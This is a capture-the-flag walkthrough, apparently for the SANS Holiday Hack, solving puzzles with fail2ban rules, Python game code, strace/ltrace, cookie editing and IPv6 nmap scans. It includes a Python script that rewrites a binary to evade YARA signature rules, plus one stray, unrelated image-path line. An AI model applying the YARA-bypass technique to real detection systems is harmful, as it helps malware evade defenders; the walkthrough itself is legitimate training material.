    cloc = c.replace('id="','').replace('"','')

if eval(symbols) == True:
    print("%s: %s" % (cloc,symbols))
```

Which will only output the True statements such as:

*========== RESTART: /Users/siirt-dfir/Documents/logic_game.py ==========*
*0,0: 0b0001 >> 1 == 0b0000*
*1,0: 6 >= 4*
*2,0: 6 - 17 == -11*
*4,0: not False*
*0,1: 4 - 18 == -14*
*1,1: True and True*
*3,1: 0b0111 & 0b0101 == 0b0101*

## EXIF tool:

exiftool * | grep -i "last modified by"

Found file:
exiftool 2021-12-21.docx

Run runtoanswer and the file. I might have missed it but wasn't sure how to answer so I did a quick compgen -c to see.

ANSWER: 2021-12-21.docx

## HoHo-NO:

As there was some trial and error here, I kept getting timed out so I wrote a quick script to create all of the files for me as such:


*echo "Creating and installing filter file..."*

```
cat <<EOT >> hh.conf
[Definition]
failregex = ^[\d\-\:\s]+Failed login from <HOST> for .+$
            ^ <HOST> sent a malformed request
            ^ Invalid heartbeat .+ from <HOST>$
            ^[\d\-\:\s]+Login from <HOST> rejected due to unknown user name


ignoreregex =
EOT

mv hh.conf /etc/fail2ban/filter.d/
echo "Done..."

echo "Creating and installing jail file..."
cat <<EOT >> hh_jail.conf
[hh_jail]
enabled = true
logpath = /var/log/hohono.log
findtime = 1h
maxretry = 10
bantime = 1h
filter = hh
action = hh
EOT

mv hh_jail.conf /etc/fail2ban/jail.d/

echo "Done..."

echo "Creating and installing action file..."

cat <<EOT >> hh.conf
[Definition]
actionban = /root/naughtylist add <ip>
actionunban = /root/naughtylist del <ip>
actioncheck = /root/naughtylist list
EOT

mv hh.conf /etc/fail2ban/action.d/

echo "Running regex log test..."
fail2ban-regex /var/log/hohono.log /etc/fail2ban/filter.d/hh.conf
```

After refreshing and restarting I got the following:

There are 17 addresses on the naughty list
  100.104.170.128
  112.220.22.227
  123.180.147.68
  124.27.13.225
  126.35.122.216
  126.47.106.105
  135.230.117.115
  185.69.83.61
  198.123.153.108
  34.54.169.97
  41.172.49.154
  41.18.22.127
  53.179.112.212
  64.27.141.50
  81.42.143.149
  89.229.39.153
  96.172.235.133
122.14.198.195 has been added to the naughty list!
You correctly identifed 18 IPs out of 18 bad IPs
You incorrectly added 0 benign IPs to the naughty list

## FROSTAVATOR




## ELF CODE PYTHON:

1:
```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(10)
elf.moveUp(10)
```

2:
```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
elf.moveTo(all_lollipops[1].position)
elf.moveTo(all_lollipops[0].position)
elf.moveLeft(3)
elf.moveUp(6)
```

3.)

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0 = levers.get(0)
lollipop0 = lollipops.get(0)
elf.moveTo(lever0.position)
sum = lever0.data() + 2
lever0.pull(sum)
elf.moveTo(lollipop0.position)
elf.moveUp(10)
```

4.)

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull("A String")
elf.moveUp(2)
lever3.pull(True)
elf.moveUp(2)
lever2.pull(1)
elf.moveUp(2)
lists = ["elf"]
lever1.pull(lists)
elf.moveUp(2)
dicts = {"elf":"1"}
lever0.pull(dicts)
elf.moveUp(2)
```

5.)

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull(lever4.data() +" concatenate")
elf.moveUp(2)
lever3.pull(not lever3.data())
elf.moveUp(2)
lever2.pull(lever2.data()+1)
elf.moveUp(2)
data = lever1.data()
data.append(1)
lever1.pull(data)
elf.moveUp(2)
ddata = lever0.data()
ddata['strkey'] = 'strvalue'
lever0.pull(ddata)
```

```
elf.moveUp(2)
```

6.)

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever = levers.get(0)
data = lever.data()
if type(data) == bool:
    answer = not data
elif type(data) == int:
    answer = data * 2
elif type(data) == list:
    answer = (x+1 for x in data)
elif type(data) == str:
    answer = data + data
elif type(data) == dict:
    dataanswer = data["a"]+1
    answer = {"a":dataanswer}
print(answer)
elf.moveUp(2)
lever.pull(answer)
elf.moveUp(2)
```

7.)

```
import elf, munchkins, levers, lollipops, yeeters, pits
for num in range(5): #not sure if number is right
    elf.moveLeft(3)
    if num%2:
        elf.moveDown(40)
    else:
        elf.moveUp(40)
```

8.)

```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
for lollipop in all_lollipops:
    elf.moveTo(lollipop.position)
elf.moveLeft(8)
elf.moveUp(2)
munchkin = munchkins.get(0)
my_dict = munchkin.ask()
```

```
my_inverted_dict = {value: key for key, value in my_dict.items()}
munchkin.answer(my_inverted_dict["lollipop"])
elf.moveUp(2)
```

## YARA ANALYSIS

So I started out on this one doing the xxd commands with sed's like this:
xxd -p < the_critical_elf_app | sed 's/63616e647963616e65/000000000000000000/' | xxd -r -p > new

Each time it seemed like I was finding more and that seemed clunky. I checked and was happy to find python 3 installed, so took advantage (since I noted earlier I do enjoy Python). I wrote a small script to do the work for me. At some point if it kept going I was going to try and take stdout and have Python loop back over it prompting for new replacement values. However, it didn't go on as long as I thought.

The order is, first you hit yara rule 135, looking for the string "candycanes". Then you hit rule 1056, looking for all of the strings, so just taking out "rogram!!" will work. Then came rule 1732, which even if you take out the obvious strings you are still going to hit your 10 string match with some of the important library file info. However, there is also a condition for size. So, why don't we just pad that and make the file bigger to get around it. This ended up being the last one but it was still nice to have it in a script form.

Below is the final working/cleanup Python script. Basically, read in the file, convert to hex. Take a string list and also convert to hex. Perform both replacements, matching the correct length, then pad that file with an arbitrary number of null values. Then write that back out and make it executable. It then runs and you get:

```
snowball2@e6ca6d50361f:~$ ./output
Machine Running..
Toy Levels: Very Merry, Terry
Naughty/Nice Blockchain Assessment: Untampered
Candy Sweetness Gauge: Exceedingly Sugarlicious
Elf Jolliness Quotient:
4a6f6c6c7920456e6f7567682c204f76657274696d6520417070726f766564
```

**Python Script:**

```
import os
import stat
from binascii import hexlify
```

```
ystringlist = ["candycane","rogram!!"]

print("Reading in file...")
with open('the_critical_elf_app','rb') as f:
        hexdata = f.read().hex()

print("Replacing Strings...")
for y in ystringlist:
    yencode = hexlify(y.encode())
    yhex = yencode.decode()
    ynull = "0"*len(yhex)
    hexdata = hexdata.replace(yhex,ynull)

print("Creating padding and appending...")
hexpadding = "0"*100000
hexdata += hexpadding

outfile = "output"
print("Wrting file: %s" % outfile)
hexdata = bytes.fromhex(hexdata)
with open(outfile,'wb') as f:
        f.write(hexdata)

print("Making new file executable...")
st = os.stat(outfile)
os.chmod(outfile, st.st_mode | stat.S_IEXEC)

print("Complete...")
```

## STRACE LTRACE RETRACE

This one was pretty straight forward.  Using strace, you could see it was looking for a file in the current path called registration.json and couldn't find it.

```
openat(AT_FDCWD, "registration.json", O_RDONLY) = -1 ENOENT (No such file or directory)
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
write(1, "Unable to open configuration fil"..., 35Unable to open configuration file.
) = 35
```

I did a quick find and didn't see the file on the system so I just created one really quick:

```
find / -type f -name "registration.json"
```

then:

touch registration.json

Now it was complaining about:

getline(0x7ffdd05e3c20, 0x7ffdd05e3c28, 0x5618b4457260, 0x7ffdd05e3c28) = -1
puts("Unregistered - Exiting."Unregistered - Exiting.
)                       = 24

I reran and used the -C opinion on ltrace to see what it was trying to find specifically and after some back and forth saw this:

kotton_kandy_co@36e11d1e5548:~$ ltrace ./make_the_candy -C
fopen("registration.json", "r")                  = 0x564a4d1ca260
getline(0x7fff3c984860, 0x7fff3c984868, 0x564a4d1ca260, 0x7fff3c984868) = 18
strstr("Registration:True\n", "Registration")            = "Registration:True\n"
strchr("Registration:True\n", ':')                = ":True\n"
strstr(":True\n", "True")                       = "True\n"
getline(0x7fff3c984860, 0x7fff3c984868, 0x564a4d1ca260, 0x7fff3c984868) = -1
system("/bin/initialize_cotton_candy_sys"...

So in that registration file its just looking for:
**Registration:True**

## HOLIDAY HERO

So, I tried to play this with other people but others who joined were messing around and never pushed the buttons. So I looked to see what I would need to change. Immediately, I assumed and changed the cookie (HOHOHO) value to %7B%22single_player%22%3Atrue%7D. I then made the next part entirely too difficult. I was trying to change the player2 to “COMPUTER” and then turn on the button. I finally realized, I just need to toggle the same value here as single_player_mode = 1. I was then able to play and refuel.

## IPV6 SANDBOX

I first ran: ping6 ff02::1 -c2, then: ip neigh
To see what I had around me vs scanning a huge range with nmap.
I then scanned each host with nmap to see what was open.
nmap -6 -sV fe80::42:c0ff:fea8:a002%eth0

With this, I saw port 80 (http) was open along with 9000.

It was odd that it kept repeating PieceOnEarth in the unrecognized returned data when nmap was attempting to identify the service. Connecting to that port with netcat does return PieceOnEarth.
Just to see if there was anything else, I did curl port 80, and you just get a message stating to connect to the other open tcp port.

**ANSWER: PieceOnEarth**

## Shenanigans

I was wondering about the elevator and the fact that there was a blank line in the transporter. I saw in the html there was button classes like this:
<button class="btn btn4" data-floor="4">Jack's Office</button>
I also saw in the elevator commented out sections in app.js:

```
btn1.addEventListener('click', handleBtn);
btn2.addEventListener('click', handleBtn);
// btn3.addEventListener('click', handleBtn);
btn4.addEventListener('click', handleBtn);
// btn5.addEventListener('click', handleBtn);
// btn6.addEventListener('click', handleBtn);

const decoration = {
  'towerlobby': btn1,
  'frosttalkslobby': btn2,
  'frostu': btn3,
  'jacksoffice': btn4,
  'rooftop': btn5,
  // 'netwars': btn6,
};
```

I tried each of these other floors and it did take me to a magical place. I thought maybe there would be other places too.